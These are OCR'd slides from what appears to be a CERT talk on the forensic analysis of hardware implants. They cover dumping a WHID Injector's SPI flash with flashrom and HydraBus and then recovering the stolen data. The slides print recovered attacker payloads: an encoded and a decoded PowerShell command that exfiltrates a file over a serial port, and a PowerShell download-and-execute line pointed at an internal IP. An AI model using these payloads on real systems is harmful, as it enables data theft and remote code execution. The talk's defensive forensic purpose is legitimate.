  - Full voltage range: 2.7-3.6 volt
- Serial Interface Architecture
  - SPI Compatible: Mode 0 and Mode 3
- 32 M-bit Serial Flash
  - 32 M-bit/4096 K-byte/16384 pages
  - 256 bytes per programmable page
- Standard, Dual or Quad SPI
  - Standard SPI: CLK, CS#, DI, DO, WP#
  - Dual SPI: CLK, CS#, DQ_0, DQ_1, WP#
  - Quad SPI: CLK, CS#, DQ_0, DQ_1, DQ_2, D


SOCIETE GENERALE

WHID INJECTOR

Let's dump this flash memory chip!

1. Unsolder it to avoid any potential interference
2. Solder it back to a breakout board
3. Connect to the Serial Peripheral Interface (SPI) pins
4. Invoke the holy spirit of electronics …
5. And …





WHID INJECTOR

Dump the chip and try to read some data…

```
6C6F6974 222C2270 |     .{"version":"2.7.51","accesspointmode":1,"ssid":"Exploit","p
3139322E 3136382E | assword":"DotAgency","channel":6,"hidden":0,"local_IP":"192.168.
70646174 655F7573 | 1.1","gateway":"192.168.1.1","subnet":"255.255.255.0","update_us
7365726E 616D6522 | ername":"admin","update_password":"hacktheplanet","ftp_username"
626C6564 223A302C |     .:"ftp-admin","ftp_password":"hacktheplanet","ftpenabled":0,
222C2277 656C636F | "esportalenabled":0,"welcome_domain":"ouraccesspoint.com","welco
73697465 315F7265 | me_redirect":"/welcome","site1_domain":"fakesite1.com","site1_re
65646972 65637422 | direct":"/login","site2_domain":"fakesite2.com","site2_redirect"
65646972 65637422 |     .:"/sign-in","site3_domain":"fakesite3.com","site3_redirect"
6C61794C 656E6774 | :"/authenticate","site_other_redirect":"/user/login","DelayLengt
223A222F 7061796C | h":2000,"LivePayloadDelay":3000,"autopwn":0,"autopayload":"/payl
FFFFFFFF FFFFFFFF | oads/payload.txt"}.....................................
FFFFFFFF FFFFFFFF | .  x        /esploit.json                    W# $ % ..........
FFFFFFFF FFFFFFFF | ..........................................................
```


```
➜ Tools sudo flashrom -p ft2232_spi:type=232H -c 'EN25Q32(A/B)'
flashrom v1.0 on Darwin 18.0.0 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Calibrating delay loop... OK.
Found Eon flash chip "EN25Q32(A/B)" (4096 kB, SPI) on ft2232_spi.
No operations were specified.
➜ Tools flashrom -p ft2232_spi:type=232H -c 'EN25Q32(A/B)' -r eon-EN25Q32-dump.bin
flashrom v1.0 on Darwin 18.0.0 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Calibrating delay loop... OK.
Found Eon flash chip "EN25Q32(A/B)" (4096 kB, SPI) on ft2232_spi.
Reading flash... done.
```

flashrom is a tool that can automatically extract the content of various chips

WHID INJECTOR

https://prog2017.rmll.info/IMG/pdf/hydrabus_rmll.pdf

If the targeted chip is not supported by a tool such as flashrom, you can use hardware tools that allow you to talk directly with the chip such as HydraBus



EN25Q32B

Table 4B. Instruction Set (Read Instruction)

Instruction Name	Byte 1 Code	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	n-Bytes
Read Data	03h	A23-A16	A15-A8	A7-A0	(D7-D0)	(Next byte)	continuous
Fast Read	0Bh	A23-A16	A15-A8	A7-A0	dummy	(D7-D0)	(Next Byte) continuous
Dual Output Fast Read	3Bh	A23-A16	A15-A8	A7-A0	dummy	(D7-D0, ...) (1)	(one byte per 4 clocks, continuous)
Dual I/O Fast Read	BBh	A23-A8(2)	A7-A0, dummy (2)	(D7-D0, ...) (1)			(one byte per 4 clocks, continuous)
Quad I/O Fast Read	EBh	A23-A0, dummy (4)	(dummy, D7-D0) (5)	(D7-D0, ...) (3)			(one byte per 2 clocks, continuous)

```
> spi
Device: SPI1
GPIO resistor: floating
Mode: master
Frequency: 320khz (650khz, 1.31mhz, 2.62mhz, 5.25mhz, 10.50mhz, 21mhz, 42mhz)
Polarity: 0
Phas    0
Bit     r: MSB first
spi1> [ 0x03 0x00:3 hd:16 ]
/CS ENABLED
WRITE: 0x03 0x00 0x00 0x00
00 00 08 25 00 00 10 25  00 00 18 25 00 00 20 25  |  ...%...%...%.. %
/CS DISABLED
spi1>
```

```
import serial
import struct
ser = serial.Serial('/dev/hydrabus', 115200)

for i in xrange(20):
    ser.write("\x00")
if "BBIO1" not in ser.read(5):
    print "Could not get into bbIO mode"
    Quit()

ser.write('\x01')
if "SPI1" not in  ser.read(4):
    print "Cannot set SPI mode"
    quit()

addr = 0
buff=''
print "Reading data"
while (addr < 4096*size):
    ser.write('\x04\x00\x04\x10\x00')
    ser.write('\x03')
    ser.write(struct.pack('>L', addr)[1:])
    ser.read(1)
    buff += ser.read(4096)
    addr+=4096
print ""
end = time.time()

out = open('/tmp/image.bin','w')
out.write(buff)
out.close()
```

SOCIETE GENERALE

WHID INJECTOR

Data extraction

The device embeds an ESP8266 microcontroller which use SPIFFS to manage files storage on the external EN25Q32 SPI flash

Wi-Fi configuration

```
222C2270    .{"version":"2.7.51","accesspointmode":1,"ssid":"Exploit","p
3136382E    assword":"DotAgency","channel":6,"hidden":0,"local_IP":"192.168.
655F7573    1.1","gateway":"192.168.1.1","subnet":"255.255.255.0","update_us
616D6522    ername":"admin","update_password":"hacktheplanet","ftp_username"
223A302C        .:"ftp-admin","ftp_password":"hacktheplanet","ftpenabled":0,
656C636F    "esportalenabled":0,"welcome_domain":"ouraccesspoint.com","welco
315F7265    me_redirect":"/welcome","site1_domain":"fakesite1.com","site1_re
65637422    direct":"/login","site2_domain":"fakesite2.com","site2_redirect"
65637422        .:"/sign-in","site3_domain":"fakesite3.com","site3_redirect"
656E6774    :"/authenticate","site_other_redirect":"/user/login","DelayLengt
7061796C    h":2000,"LivePayloadDelay":3000,"autopwn":0,"autopayload":"/payl
FFFFFFFF    oads/payload.txt"}.....................................
FFFFFFFF     .  x        /esploit.json                  W# $ % ............
FFFFFFFF    ........................................................
```

And… some intel about the attacker…

```
73657273    ng real: %d     Magic byte is wrong, not 0xE9   UNKNOWN C:\Users
6172655C    \Crypt0-M3lon\AppData\Local\Arduino15\packages\esp8266\hardware\
6C000000    esp8266\2.3.0\cores\esp8266\abi.cpp - throw_bad_function_call
63616C5C    __cxa_pure_virtual  -FAIL-  C:\Users\Crypt0-M3lon\AppData\Local\
3236365C    Arduino15\packages\esp8266\hardware\esp8266\2.3.0\cores\esp8266\
433A5C55    core_esp8266_main.cpp    %08x    2_3_0    loop_task    __yield C:\U
61726477    sers\Crypt0-M3lon\AppData\Local\Arduino15\packages\esp8266\hardw
65000000    are\esp8266\2.3.0\cores\esp8266\spiffs_api.h    name    close
65000000    _getStat    size    position    seek    flush    read    write
```

Payloads

```
FFFFFFFF     .  8   -    /payloads/exfil.txt              W. . . . . ........
FFFFFFFF    ........................................................
FFFFFFFF    ........................................................
FFFFFFFF    ........................................................
6E653A70        |Delay  Press:131+114  Delay  PrintLine:cmd.exe  PrintLine:p
42324147    owershell.exe -nop -w hidden -Enc JABkAGEAdABhAD0AWwBDAG8AbgB2AG
426C4148    UAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgARwBlAH
42634148    QALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAQwA6AFwAVABlAG0AcABcAH
47494165        |MAZQBjAHIAZQB0AC4AagBwAGcAIAAtAGUAbgBjAG8AZABpAG4AZwAgAGIAe
476B4164    QB0AGUAKQApADsAJABhAHIAcgAgAD0AIAAkAGQAYQB0AGEAIAAtAHMAcABsAGkAd
48414162    AAgACIAKAAuAHsANQAwADAAfQApACIAOwBmAG8AcgBlAGEAYwBoACAAKAAkAHAAb
43344155    wByAHQAIABpAG4AIABbAFMAeQBzAHQAZQBtAC4ASQBPAC4AUABvAHIAdABzAC4AU
59514274        |wBlAHIAaQBhAGwAUABvAHIAdABdADoAOgBHAGUAdABQAG8AcgB0AE4AYQBt
4941416B    AGUAcwAoACkAKQB7AGYAbwByAGUAYQBjAGgAIAAoACAAJABlAGwAIABpAG4AIAAk
55774235    AGEAcgByACkAewAkAGMAbwBtAD0AKABuAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5
63674230    AHMAdABlAG0ALgBJAE8ALgBQAG8AcgB0AHMALgBTAGUAcgBpAGEAbABQAG8AcgB0
76414734        |ACAAJABwAG8AcgB0ACwAMwA4ADQAMAAwACwATgBvAG4AZQAsADgALABvAG4
70414851    AZQApADsAJABjAG8AbQAuAG8AcABlAG4AKAApADsAJABjAG8AbQAuAFcAcgBpAHQ
6C414777    AZQBMAGkAbgBlACgAIgBTAGUAcgBpAGEAbABFAFgARgBJAEwAOgAiACsAJABlAGw
6A414738    AKQA7AFMAdABhAHIAdAAtAFMAbABlAGUAcAAgAC0ATQBpAGwAbABpAHMAZQBjAG8
30414F77        |AbgBkAHMAIAAxADAAMAA7ACQAYwBvAG0ALgBDAGwAbwBzAGUAKAApAH0AOw
FFFFFFFF    B9ADsA.
FFFFFFFF    .......
```

```
FFFFFFFF    /.  .    /payloads/web_delivery.txt      W. . . . . ............
FFFFFFFF    ........................................................
FFFFFFFF    ........................................................
FFFFFFFF    ........................................................
68696464    /   .Delay  Press:131+114  PrintLine:powershell.exe -nop -w hidd
3A476574    en -c $Z=new-object net.webclient;$Z.proxy=[Net.WebRequest]::Get
3A446566    SystemWebProxy();$Z.Proxy.Credentials=[Net.CredentialCache]::Def
393A3830    aultCredentials;IEX $Z.downloadstring('http://192.168.137.219:80
FFFFFFFF    /   .80/hack4fun');.....................................
FFFFFFFF    ........................................................
```


WHID INJECTOR


Stolen data extraction

```
$data = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes((Get-Content -Path C:\Temp\secret.jpg)));foreach ($port in [System.IO.Ports.SerialPort]::GetPortNames()){$com=(new-Object System.IO.Ports.SerialPort $port,38400,None,8,one);$com.open();$com.WriteLine("SerialEXFIL:"+$data);$com.Close()}
```

Remember the PowerShell command line run on the targeted computer?

Is there any chance to recover stolen data from the flash dump?






From carving the ROM dump (left) we end up finding the contents of the « secret.jpsg » file that were referenced earlier.

USB NINJA

Somehow your forensic analysis leads you to this device…




SOCIETE GENERALE


USB NINJA


USB NINJA

Work still ongoing on this one

Stay tuned !










Atmel 8-bit AVR Microcontroller with 2/4/8K Bytes In-System Programmable Flash

ATtiny25/V / ATtiny45/V / ATtiny85/V







Step 1

Chip off the AVR µController

And try to dump its content

Step 2

Chip off the BLE module

And try to dump its content


SOCIETE GENERALE

4

TAKEAWAYS

SOCIETE GENERALE


TAKEAWAYS



IoT / Hardware Implant ➔ there is still a lot to be done in the forensics field

Electronics available to everyone ➔ no longer reserved to state-sponsored attackers

Equipment and practice are keys to success




SOCIETE GENERALE

Thank you for your attention

Questions?

Let’s keep in touch


https://github.com/certsocietegenerale



@CertSG

@Crypt0_M3lon

@Requiem_fr



SOCIETE GENERALE